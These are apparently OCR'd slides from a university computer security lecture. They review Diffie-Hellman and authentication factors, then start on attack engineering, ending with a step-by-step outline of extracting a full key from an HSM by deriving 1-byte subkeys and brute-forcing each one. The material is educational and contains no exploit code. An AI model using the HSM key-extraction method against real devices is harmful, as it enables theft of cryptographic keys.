
# Last week: Basic Diffie-Hellman key exchange

Shared **public** parameters p , g

**Public Key**
$P_b = g^x \bmod p$

Because of the discrete logarithm hardness, an adversary observing these values cannot recover x and y, therefore cannot compute k

**Public Key**
$P_a = g^y \bmod p$



**Secret Key**: x (random!)

$(P_a)^x$= $\mathbf{g^{xy}}$ **(mod p)**

**Shared secret!!**
**k= $g^{xy}$ (mod p)**
**To encrypt messages for the session**

**Secret Key**: y (random!)

$(P_b)^y$= $\mathbf{g^{xy}}$ **(mod p)**

# Last week: Basic Diffie-Hellman key exchange

Shared **public** parameters p , g ⚠

**Public Key**

$P_b = g^x \bmod p$

**Public Key**

$P_a = g^y \bmod p$

**After the session is ended, delete the secrets x and y.**
**The key can never be recovered.**
**Forward secrecy is achieved!!**

**Secret Key**: x (random!)

$(P_a)^x = \mathbf{g^{xy}}$ **(mod p)**


**Shared secret!!**
**k= $g^{xy}$ (mod p)**
**To encrypt messages for the session**

**Secret Key**: y (random!)

$(P_b)^y = \mathbf{g^{xy}}$ **(mod p)**

# Last week: Authentication?

**AUTHENTICATION**
The process of verifying a claimed identity



# What you know: Passwords

**PASSWORD**
Secret shared between user and system

User has a secret password → System checks it to authenticate the user

**PROBLEMS TO BE SOLVED**

**Secure transfer**: encrypt the channel & add challenges to avoid reply attacks


**Secure check**: negative and positive responses should take the same time

**Secure storage**: Avoid offline attacks if database is stolen

- Use salts: store *H('wubbalubba'||salt), salt*
- Use a slow hash function
- Use a second server that needs to be called when checking
- Force people to not use typical passwords

# What you are: Biometrics

**BIOMETRICS**
is the measurement and statistical analysis of people's unique physical characteristics



Parameters determine
false positives and false negatives

Wrong authentications accepted

True authentications rejected

Configuration depends on applications

*Bank*: low false positive even if legitimate users need to repeat

*Gym*: low false negative even if some non-users get in

# New content starts now

# What you have: Tokens

Contains a secret key to sign

In order to authenticate it runs a (complex) protocol with the terminal in which it signs a value

These tokens have:


- A seed shared with the server
- Time synchronized with server

They run an algorithm to obtain a unique number that depends on the secret seed and the current time

ING
IDENTIFY
SIGN
MENU
1
2
3
4
5
6
7
8
9
DELETE
0
OK

# What you have: Tokens

**Step 1 – Offline - Initialization**: token and server establish a common “seed” & synchronize their clocks



“seed” = common random number

# What you have: Tokens

**From then on - Operation**: obtain a random number from the seed that can only be computed by the token

1. I am Rick

2. Prove it

3. The token first computes **n**, using the syncronized clock

$$n = \frac{\text{now-start}}{\text{interval}}$$

4. The token applies a keyed cryptographic function **f()** n times on seed

$$\mathbf{v = f^{n}(seed)}$$

```
n=1 → v=f(seed);
n=2 → v=f(f(seed));
n=3 → v=f(f(f(seed)));
...
```

5. The token sends the result of the operation to the server

v

6. The server computes n and realizes the same operation as the token

$$\mathbf{v' = f^{n}(seed)}$$

7. The server compares the computed value v' with the received value v

$$\mathbf{v' == v?}$$

# What you have: Tokens

**From then on - Operation**: obtain a random number from the seed that can only be computed by the token

1. I am Rick

2. Prove it

3. The token first computes **n**, using the syncronized clock

$$n = \frac{\text{now-start}}{\text{interval}}$$

4. The token applies a keyed cryptographic function **f()** n times on seed

$$\mathbf{v = f^n(seed)}$$

n=1 → v=f(seed);
n=2 → v=f(f(seed));
n=3 → v=f(f(f(seed)));
…

5. The token sends the result of the operation to the server

v

**The adversary only sees an encrypted value.**
**Cannot know recover the seed, nor compute future values**

6. The server computes n and realizes the same operation as the token


$$\mathbf{v' = f^n(seed)}$$

7. The server compares the computed value v' with the received value v

$$\mathbf{v' == v?}$$

# Why the cryptographic function cannot be a hash

**From then on - Operation**: obtain a random number from the seed that can only be computed by the token



$$v_n = h^n(\text{seed})$$

I am Rick

Prove it

$V_n$

**An adversary observing $v_n$ can produce $v_{n+1}$ !!! The hash does not need a key! Anyone can compute it**

I am Rick

Prove it

$V_{n+1}$

$$v_{n+1} = h^{n+1}(\text{seed})$$
$$= h(\, h^n(\text{seed}) \,)$$


# What you have: 2FA – Two factor authentication

Combine two out of the three factors:
(What you know, what you have, what you are)


Card = what you have
+ PIN = what you know

Token = what you have
Identification number = what you know

Token = what you have
(+ Card = what you have)
+ identification number  = what you know



We are sending to your phone a **verification code** to complete the transaction



Ihre Anfrage muss mit Ihrem Smartphone bestätigt werden.

Starten Sie die App BCV-net mobile auf Ihrem Smartphone.

Art
Benutzer
Datum
Uhrzeit

00:59

Danach wird dieses Fenster automatisch geschlossen.

0844 228 228
Montag bis Freitag
7.30 bis 19.30 Uhr
Ausland
+41 21 212 10 00

Modern approaches: mobile phone = what you have
The phone cannot hold a key (is not secure). Prove via SMS or showing a QR code

# What machines have: Secret key

Use secret keys to produce **Digital signatures** to authenticate parties

e.g., used in internet protocols HTTPS/TLS to authenticate **the server**

(and can be used also to authenticate the client)

Building authentication protocols **is hard**!

defending from **man in the middle – Use signatures**

defending from **replay attacks – Use challenges / nonces**

**Still difficult to get right!**

Use well established protocols!! (TLS 1.3, ISO 9798-3)

**Don't design your own** ⚠

# Summary of the Authentication

**AUTHENTICATION**
The process of verifying a claimed identity

**Beware of replay attacks!** ⚠

**What you know**

Passwords: *transfer*, *store*, *check* securely!

**What you are**

Biometrics: tradeoff false acceptance vs. false rejection due to imprecision in measurement. They bring serious problems (revocation or privacy)

**What you have**

Tokens, keys: require careful design of protocols!!

# Computer Security (COM-301)

Attacks

**Carmela Troncoso**

SPRING Lab

carmela.troncoso@epfl.ch

Some slides/ideas adapted from: Emiliano de Cristofaro, Gianluca Stringhini

# Structure of the lecture

- Why studying attacks is so important?

- How are attacks developed?
  - Adversarial thinking process
  - Examples on real world systems

- Which attacks should you worry about?
  - Reasoning process: what can go wrong? what not to do?
  - Example attacks on software

# Why do we study attacks?

**Deeper Understanding of Defense**

Very good attackers make very good defenders (and vice versa – find many attacks)

Mediocre attackers, make extremely poor defenders (find some attacks…)

Employability: Penetration testing (pentesting) is a **major** industry

Try to bypass controls to establish the security quality of a system

Nowadays also privacy!
Companies need to work with data, and need to make sure that no inferences can be made. They require knowledge to test the sanitization algorithms they deploy on their data

# Why do we study attacks?

**Deeper Understanding of Defense**

Very good attackers make very good defenders (and vice versa – find many attacks)

Mediocre attackers, make extremely poor defenders (find some attacks…)

Employability: Penetration testing (pentesting) is a **major** industry

Try to bypass controls to establish the security quality of a system

**Does lack of found attacks guarantee that the system is secure?**

# Why do we study attacks?

**Deeper Understanding of Defense**

Very good attackers make very good defenders (and vice versa – find many attacks)

Mediocre attackers, make extremely poor defenders (find some attacks…)

Employability: Penetration testing (pentesting) is a **major** industry

Try to bypass controls to establish the security quality of a system

**Does lack of found attacks guarantee that the system is secure?**

**No! we can never be sure we have explored the complete attack space**

**Related concepts: fail safe principle, sanitization**

# Why do we study attacks?

**Deeper Understanding of Defense**

Very good attackers make very good defenders (and vice versa – find many attacks)

Mediocre attackers, make extremely poor defenders (find some attacks…)

Employability: Penetration testing (pentesting) is a **major** industry


Try to bypass controls to establish the security quality of a system

**Does lack of found attacks guarantee that the system is secure?**

Remember you cannot freely hack around

Ethics, law & regulations

# How are attacks developed



ser·en·dip·i·ty

/ˌserənˈdipədē/ 🔊


*noun*

the occurrence and development of events by chance in a happy or beneficial way.

"a fortunate stroke of serendipity"

*synonyms:* (happy) chance, (happy) accident, fluke;

More



# How are attacks developed: Adversarial thinking

**The security engineering process (weeks 1 and 2)**

1. **Define a security policy (principals, assets, properties) and a threat model.**

2. **Define security mechanisms that support the policy given the threat model.**

3. **Build an implementation that supports / embodies the mechanisms.**

# The attack engineering process

## “inverse” approach – exploits flaws in the security engineering process

1. **Define a security policy (principals, assets, properties) and a threat model.**

   **Adversary can exploit**

   Misidentified principals, assets, or properties

   Capabilities beyond what is considered in threat model

   (access or computational/algorithmic)

2. **Define security mechanisms that support the policy given the threat model.**

3. **Build an implementation that supports / embodies the mechanisms.**

# The attack engineering process

## Exploiting misidentified assets in the security policy

**Example 1 – Extracting keys from Hardware Secure Modules (HSMs)**


**HSMs implement PKCS#11 standard for interoperability**

**API to create a new key from the secret key:**

***Given bits_length and offset, it uses bits_length of the secret key from position offset***

***How would you exploit this function?***

Create a new key using a substring of an existing key.



```
cem@trusty-VM: ~
[1] Concatenate Base and Key
[3] Concatenate Data and Base [4] Extract Key from Key
[5] XOR Base and Data
[7] MD2 Key Derivation         [8] SHA1 Key Derivation
[9] DH Key Derivation         [10] SSL3 Key and MAC derive
[11] 3DES-ECB Derivation      [12] ECDH1 Key Derive
[13] SHA224 Key Derivation    [14] SHA256 Key Derivation
[15] SHA384 Key Derivation    [16] SHA512 Key Derivation
[17] DES ECB Encrypt Data     [18] DES CBC Encrypt Data
[19] DES3 ECB Encrypt Data    [20] DES3 CBC Encrypt Data
[21] AES ECB Encrypt Data     [22] AES CBC Encrypt Data
[23] ARIA ECB Encrypt Data    [24] ARIA CBC Encrypt Data
[25] ECDH1 Cofactor Key Derive
[26] PRF based KDF (SP800-108)
[27] DUKPT based Derivation
[28] X9.42 DH Key Derivation
[29] X9.42 DH Hybrid Key Derivation
```

https://randomoracle.wordpress.com/2015/08/13/safenet-hsm-key-extraction-vulnerability-part-i/

# The attack engineering process

## Exploiting misidentified assets in the security policy

**PKCS#11 considers the full key an asset to protect, but not bytes of the key**

### Example 1 – Extracting keys from Hardware Secure Modules (HSMs)


Assume a strong key exists in the HSM

Ask HSM to derive a new key of length 1 byte at offset 0

Use new key to do an operation, say HMAC on a known input
(allowed by the HSM)

Brute force the key
(input known, output known, key only 1 byte)

Repeat with keys at different offsets ⟶ Full key recovery!



```
cem@trusty-VM: ~
[1] Concatenate Base and Key
[3] Concatenate Data and Base [4] Extract Key from Key
[5] XOR Base and Data
[7] MD2 Key Derivation         [8] SHA1 Key Derivation
[9] DH Key Derivation         [10] SSL3 Key and MAC derive
[11] 3DES-ECB Derivation      [12] ECDH1 Key Derive
